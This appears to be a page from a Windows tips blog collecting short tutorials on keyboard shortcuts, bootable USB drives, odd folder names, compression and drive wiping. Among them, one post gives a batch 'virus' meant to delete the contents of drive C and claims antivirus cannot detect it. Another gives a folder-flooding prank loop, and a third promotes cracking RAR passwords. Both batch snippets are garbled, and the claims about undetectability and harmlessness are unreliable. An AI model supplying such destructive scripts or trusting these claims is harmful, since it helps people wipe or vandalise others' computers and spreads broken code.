WHAT'S NEW?
Loading...
Showing posts with label Tutorials W. Show all posts
Here is the cool method to Unlock Password Protected Winrar Files. Winrar is a tool to compress large files into smaller size and sometime when you download any winrar file from internet and they are protected with a password and can’t open without password and to get its Password you go through surveys that you might not interested to do. So to overcome this we have a way to unlock password protected RAR files.

how-to-unlock-password-protected-winrar-files

How To Unlock Password Protected Winrar Files

The method is quite simple using a tool that will refix your password and you can open the locked winrar files easily. So, Follow these simple steps given below to unlock your RAR files:
  1. First of all download and install iSumsoft RAR Password Refixer {Click Here} in your PC.

  2. Now launch the software and you will see screen like given below:
    how-to-unlock-password-protected-winrar-files

  3. Click on open button and locate your rar file that is password protected.
    how-to-unlock-password-protected-winrar-files
  4. Now, there select the attack type that you want to perform to unlock your rar files. If one not work keep on trying other one.
  5. Now, click on start button.
  6. Process will start and password will be changed with a new one that will get displayed on the screen from this tool.

    how-to-unlock-password-protected-winrar-files
  7. Use the displayed password and now you can open password protected RAR file.
Here are Some Shortcuts that can make your experience Better and more Productive with Windows 10 and it will Consume Less time in going back and Starting simple applications again and again...

windows-shortcut-keys

Shortcuts Keys are:

  • In Windows Explorer for Preview Pane Press Alt + P.
  • Open Windows Explorer Press Windows + E.
  • Check Task bar Programs by Windows + T.
  • Zoom In: Windows + Plus Key and Zoom Out: Windows + Minus Key.
  • Press Windows + UP Button for Full Screen OR Windows + Down Button for Small Screen.
  • To Check all Screens Press Alt + Tab.
  • Press Windows + Q to Search Apps, Windows + W to Search Settings and Windows + F to Search Files.
  • Press Windows + U to open Ease Of Access.
  • Press Windows + I to open Sidebar.
  • Press Windows + L to Lock the User.

To Create a Bootable USB Drive, We need to use Command Prompt, To Create a Bootable USB Drive, we require minimum of 4GB USB to use it as a Windows installation media. You can also use minimum than 4GB but larger capacity is better. Here is the Step by Step Tutorial to Create a Bootable USB by CMD:

How to Create a Bootable USB By CMD?

  • Insert USB Drive to your PC and run Command Prompt as an administrator.
Press Win+R to open RUN and than search for CMD.

  •  Type "diskpart" on Command Prompt (without quotes) and hit Enter. wait for diskpart Program to run.
  • Type "list disk" and Press Enter to view active disks on your PC.
Create-a-Bootable-USB-By-CMD
  • Than type "select disk 1" to select the disk 1.
  • Now, Type "clean" to Format the drive.
  • Type "create partition primary" and press Enter to create it a Primary Partition.
  • Than type "select partition 1" and press Enter to select Partition 1 as active.
  •  Type "active" to active Partition.
  • Type "Format fs=ntfs quick" and Press Enter to Format the current Partition as NTFS File System.
  • Type "exit" and press Enter to leave diskpart. but don't close the Command Prompt as it is required.
Assume that the USB Drive is the G: and the DVD Installer is located on f:
  • In Command Prompt, Type "f:" and press Enter and the activate directory changed to f: 
  • Type "cd boot" and press Enter to Active directory changed to F:\Boot>
  • Type "bootsect/nt60 g:" and press Enter to create boot sector on G: Drive ( USB Drive)
  • Type "exit" and Press Enter to close the Command Prompt.
  • To install windows from a Bootable USB Drive, Just copy the Windows Setup in USB Drive.
After copying USB Drive is ready to be used for installing windows from USB Drive.
Do You want to Prank your Friends? Here I got a New Trick to Make Thousands of Folder Using Notepad. It can be done by doing simple Batch Coding.

how-to-make-thousands-of-folder-using-Notepad

How to Make Thousands of Folder Using Notepad?


  • Open Notepad. 
  • Copy the Code given Below and Paste it in Notepad:
@echo off:topmd %random%goto top
  • Save it as Fun.Bat or by Any Name But Extension should be .BAT .
Note: If you will Open that File that Folders will be Rained by more than Thousand of Folders. It will not cause any Harm to your Computer.
In This Post I Will Teach You to Create Simple Yet Very Powerful or You can say Dangerous Computer Virus Using a Batch File. No Software is Required to Make This Virus, Notepad is Enough For It. The Good Thing about This Virus is... It is Not Detected By any Antivirus.

Learn-to-Make-a-Dangerous-Virus

What Will This Virus Do?

This Virus Will Delete the C Drive Completely.

How to Make this Virus?

1. Open Notepad and Copy Below Code Into It.
@Echo off
Del C:\*.*ly
2. Save This File as Virus.Bat .
3. Now, Running This File Will Delete all the Content of C Drive.

Warning: Please Don't Try To Run it on Your own Computer or Else It Will Delete All the Content of Your C Drive. I Will Not Be Responsible For any Damage Done to Your Computer.
I am Going To Show You How To Make Without Name Folder Or CON Folder. Actually, These Types Of Folder Cannot Be Made In Windows Because Of Some Errors And Bugs In Them. But it’s Quite Easy to Make These Type of Folders. Let’s See How To Make These Types Of Folders.

How to Make Without Name Folder:

  • Right Click On Folder Which You Want To Make Without Name.
  • Hold Alt and Type 255 From Numpad.
  • Press Enter.

make-without-name-folder

Congratulations!! You have Made Without Name Folder.

How to Make CON Name Folder:

Why we are Unable to make 'CON' Name Folder in Windows. When Asked This Question From Many Users They Do Not Know This Task. If You Want to Do This Task You First Need To Add Code than try again To Make a CON Name Folder.

make-CON-name-folder

DESKTOP USERS:
  • Create a New Folder, Rename It CON But Don't Press Enter.
  • Hold Down Alt and Type 255 on The Nomad and Press Enter.
LAPTOP USERS:
  • Create a New Folder, Rename It CON But Don't Press Enter.
  • Press Fn Key and Press The Letters k-i-i To Use Numpad.
If The above Given Methods You Did not Understood don’t worry here is a Simple Way to Make CON Name Folder Using Command Prompt.

MAKE CON FOLDER USING CMD:
  • Go To Command Prompt.
  • Type "md\\.\\c:\\con" Without Quotes and Press Enter.
  • Go to C Drive CON Name Folder is Created.
NOTE: You Can Give Whatever Path Instead of c:
Congratulations!! You have Made CON Name Folder.
This Problem is faced by Many People to Carry Large Data or Sometime we Have Less Hard Disk Space and We Want to Store Large Amount of Data in Our Drives. So, what’s the Solution to This Problem?

How-to-Compress-large-data

About KGB Archiver:

KGB Archiver Is a Compression Tool Like: 7zip With An Unbelievably High Compression Rate. It Uses AES-256 Encryption (One Of The Strongest Encryption Known) To Encrypt Archives.

Requirements:

Due To Its High Compression Rate Its Minimum Hardware Requirement Is High. Processor Should Be Of 1.5 GHz Clock Speed And 256MB Of RAM. It requires .Net Framework.

How to Compress Large Files?

  • Just Download a Software Name KGB Archiver.
.msi
3.7 MB
  • After installing it, Open KGB Archiver.
  • Select Compress Files and Click n Next.
  •  Select Folder/Files You Want to Compress By Click on Add Files and Add Directory.
How-to-Compress-large-data
  • Than Just Go ahead and Compress You’re Data.
Have You Ever Wondered the Passwords Save in your Browser are Vulnerable and can be Steal by Hackers through Cookie Stealing. I'm sure you never think about this. So, Lets Know How to set Master Password in Mozilla Firefox.

Set-Master-Password-in-Firefox

How to Set Master Password in Firefox?

  • Open Mozilla Firefox.
  • Click On Firefox At Top Than Go To Options And Again Go To Options.

Set-Master-Password-in-Firefox

  • Than Go To Security Section And Tick On Use Master Password.

Set-Master-Password-in-Firefox

  • A New Window Will Pop Up and Set Your Password than Click on OK.

Set-Master-Password-in-Firefox

Now, Where Ever You Have Saved your Password for any Site It Will Ask Master Password.
Clean you’re Hard Drive during installing Windows. During Installing Windows When Partition Windows Come Than you Have to Type Some Commands in Command Prompt to Remove the Old Data. Some of us Uses Third Party Software’s like: dban which also Wipe the Data.


Make-Your-Hard-Drive-Brand-New

Follow These Steps:

  1. Press Shift and F10.
  2. Command Prompt will be opened.
  3. Type Command “diskpart” and Press Enter.
  4. Than “list disk” and Press Enter.
  5. Than Type “select disk 0” The Number which your Hard Drive will Show Like: 0,1,2,3…. etc. and Press Enter.
  6. Than Type “clean” and Press Enter.
  7. Now, Type “exit” to Exit Cleaning.
  8. Again Type “exit” to Leave Command Prompt.
  9. Now, Click on Refresh at Partition Window.
Now, Continue with Installing Windows with your Brand New Hard Drive.